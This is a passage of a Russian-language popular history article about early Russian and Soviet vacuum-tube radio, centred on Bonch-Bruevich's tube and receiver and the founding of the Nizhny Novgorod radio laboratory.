Но иногда случались курьезы. Так, за попытку устроить в домашних условиях любительскую радиостанцию без надлежащего разрешения представителей власти техник киевского железнодорожного телеграфа С. С. Жидковский был арестован и два месяца отсидел в тюрьме. Это не значит, что у нас не имелось специалистов мирового уровня. Были, и про передовые разработки они прекрасно знали. Например, в Петербургском университете ученик Попова В. И. Коваленков собрал электровакуумный диод (1909 год), а с 1910-го по 1913-й последовательно разработал трехэлектродную лампу, двухсеточную лампу и, наконец, образец генераторной лампы. Но это все были академические исследования.

В РОБТиТ Н. Д. Папалекси организовал экспериментальное производство мягких ртутьнаполненных электронных ламп, на базе которых создал генератор незатухающих колебаний. Этот сигнал принимался на расстоянии 25 км. Также он проводил успешные эксперименты на тему радиосвязи с подводными лодками (само собой, Англия оперативно узнала о результатах). Впрочем, лампы конструкции Папалекси изготавливались весьма малым тиражом, так что его исследования тоже можно отнести скорее к научным изысканиям. К слову сказать, Н. Д. Папалекси и его коллега и друг Л. И. Мандельштам были аспирантами нобелевского лауреата Карла Брауна.

А вот Михаил Александрович Бонч-Бруевич заслуживает, несомненно, отдельного разговора. Радиотехникой он увлекся еще в Николаевском инженерном училище, где на втором курсе собрал передатчик и приемник Попова. Служил Бонч-Бруевич на Тверской приемной радиостанции, использовавшейся для связи с союзниками по Антанте. Передатчики были расположены в Москве и Питере, а приемник, соответственно, в Твери.

Передатчики использовались дуговые и достаточно мощные (порядка 300 кВт). Работа приемника вблизи с ними была сильно затруднена, поэтому станция находилась на отдалении от них, а принятые сообщения отправлялись проволочным телеграфом в столицу. К слову, эта система была закуплена у «Маркони». Приемник был детекторный, впрочем, информация из разных источников на этот счет различается: в некоторых утверждается, что для приема затухающих колебаний использовался кристаллический детектор, а для незатухающих — механический тикер. В других источниках говорится, что лампы там все же имелись, и это, вероятно, были лампы Раунда — Маркони.

Лампа Раунда времен Первой мировой

Бонч-Бруевич загорелся желанием самостоятельно изготовить радиолампу, и желательно «жесткую».

INFO

В те времена в ходу были «мягкие» лампы: дело было в остаточном газе в баллоне лампы, избавиться от которого в те времена оказалось затруднительно. Этот газ создавал ионный ток, который ухудшал характеристики лампы и способствовал быстрому перегоранию катодов. Впрочем, иногда в лампу специально вводили ртутные пары, что несколько улучшало ее характеристики. Передовым краем прогресса считалась «жесткая» лампа с высоким вакуумом и чисто электронной проводимостью. В итоге уже в начале 1920-х годов «жесткие» лампы вытеснили «мягкие».

У начальника станции капитана Аристова идея Бонч-Бруевича восторгов не вызвала. Вердикт был следующий: изобретатель может заниматься конструированием в свободное от службы время, на свои средства, в своем личном помещении. Чем, собственно, наш герой и занялся. Правдами и неправдами, с помощью друзей, знакомых и нескольких единомышленников ему удалось найти необходимые материалы, приборы и даже ртутно-поршневой насос.





Схема ртутно-поршневого насоса Шпренгеля

По современным меркам это, конечно, мрак и осознанное самоубийство. Ведь для работы насоса в него постоянно нужно было подливать металлическую ртуть. Мало того что это физически тяжело, так и ртутные пары здоровья не добавляют. Вот и Бонч-Бруевичу они здоровья не добавили. Он получил острое отравление ртутью и пару месяцев полежал в больнице, однако лампа все же была создана.


Лампа «Бабушка» конструкции Бонч-Бруевича, серийный вариант

По конструкции это изделие напоминало лампу Раунда, с той лишь разницей, что анод был выполнен из металлической сетки. Также лампа имела два катода, и, когда один перегорал (а это случалось достаточно быстро), можно было использовать второй. Получить «жесткую» без всяких оговорок лампу тогда не вышло, но это было уже достойное приближение к желаемому. Учитывая, что разработки велись подручными средствами, изобретатель добился великолепного результата. На основе этой лампы Бонч-Бруевич создал приемник собственной конструкции, который, судя по последующим событиям, сильно превзошел штатный приемник Маркони.



Приемник конструкции Бонч-Бруевича на его же радиолампе «Бабушка»

Любопытно, что про этот приемник написано много, однако схемы мне найти так и не удалось. Судя по названию «катодный прерыватель» и виду лицевой панели, вероятно, это была вариация на тему схемы Раунда.



Автодинный приемник Раунда

Но в принципе, с тем же успехом это мог быть и регенератор Армстронга.



THE ORIGINAL DRAWING OF THE FEED-BACK CIRCUIT WHICH LARGELY DETERMINED THE COURT IN ARMSTRONG'S FAVOR
A
L1
L2
C
F
C1
G
W
B1
B2
T
C2
L3
E. H. Armstrong
Greystone
N.Y.

Схема регенеративного приемника Армстронга

Продолжение статьи →

РЕГЕНЕРАТОР

ВОЗРОЖДАЕМ ТЕХНОЛОГИИ XX ВЕКА 100 ЛЕТ СПУСТЯ

Такие приемники отличались высокой чувствительностью, а кроме того, позволяли принимать как затухающие колебания (псевдоАМ), так и набирающие в то время популярность незатухающие колебания — собственно телеграф. Отпадала необходимость в дорогостоящем механическом прерывателе, и появлялась возможность легко перестраивать частоту в широких пределах — в общем, сплошные плюсы. Командование оценило результаты проведенной работы. Капитана Аристова на посту начальника станции заменили штабс-капитаном В. М. Лещинским, по ходатайству которого Бонч-Бруевич отправился стажироваться во Францию на производство радиоламп.

Когда он вернулся из Франции, в России организовали производство радиоламп конструкции Бонч-Бруевича. Как показала война, иметь свое производство крайне полезно, поскольку Антанта была нам условными друзьями, а немецкий «Телефункен» отвалился по очевидной причине. В итоге было произведено около 3000 ламп для нужд армии. Себестоимость их составляла 32 рубля против 200 рублей за продукцию «Маркони» и РОБТиТ.

Все шло хорошо, но тут случилась Февральская революция, и Временное правительство прекратило финансирование производства. Сотрудников начали активно переманивать «Siemens & Halske AG», «Эриксонъ», РОБТиТ («Маркони»). После Октябрьской революции отношения с Антантой испортились окончательно, и иностранные компании свернули собственное производство. То, что осталось, было национализировано.

Так или иначе, Бонч-Бруевич и Лещинский сумели сохранить лабораторию при Тверской радиостанции. Сама радиостанция после революции перешла в подчинение Народного комиссариата почт и телеграфов (НКПиТ). Молодая советская власть очень активно взялась за радио, и у этого интереса была совершенно объективная причина. Ленин увидел в радио огромный потенциал в качестве рупора пропаганды. Большая часть царских ученых и инженеров в области радиотехники с минимальными проблемами перешла под крыло советской власти, в их числе Бонч-Бруевич (ставший впоследствии членом-корреспондентом АН СССР), Н. Д. Папалекси (академик АН СССР), Л. И. Мандельштам (еще один академик АН СССР), В. П. Вологдин (член-корреспондент АН СССР) и многие другие. Не сложилось с советской властью разве что у Айзенштейна. У него были весомые поводы не любить новое правительство, у власти к нему тоже, судя по всему, были вопросы. Поэтому в 1922 году Айзенштейн эмигрировал и продолжил работать в компании «Маркони».

Итак, в 1918 году при непосредственной поддержке правительства и лично Ленина была организована Нижегородская радиолаборатория, созданная на базе вышеупомянутой Тверской лаборатории. Которая, соответственно, переехала в Нижний Новгород. Задачи перед сотрудниками ставили понятные: нужно было в первую очередь организовать производство отечественных усилительных ламп для нужд армии. Освоить радиотелефонию, которая примерно в то время стала переходить от сугубо экспериментальных установок в реально используемый метод связи.

АМПЛИТУДНАЯ МОДУЛЯЦИЯ

Наверное, из 2025 года это не так очевидно, но до начала 1920-х радио использовалось сугубо в качестве телеграфа. О передаче речи и музыки даже разговоров не шло, за исключением отдельных экспериментов. И тут вырисовывается сразу две проблемы: как вещать и на что принимать. Первые опыты в Нижегородской лаборатории ставились с дуговыми генераторами, которые могли давать незатухающие колебания. Модуляция осуществлялась включением угольного микрофона в цепь заземления выходного контура.




Схема экспериментального дугового АМ-передатчика

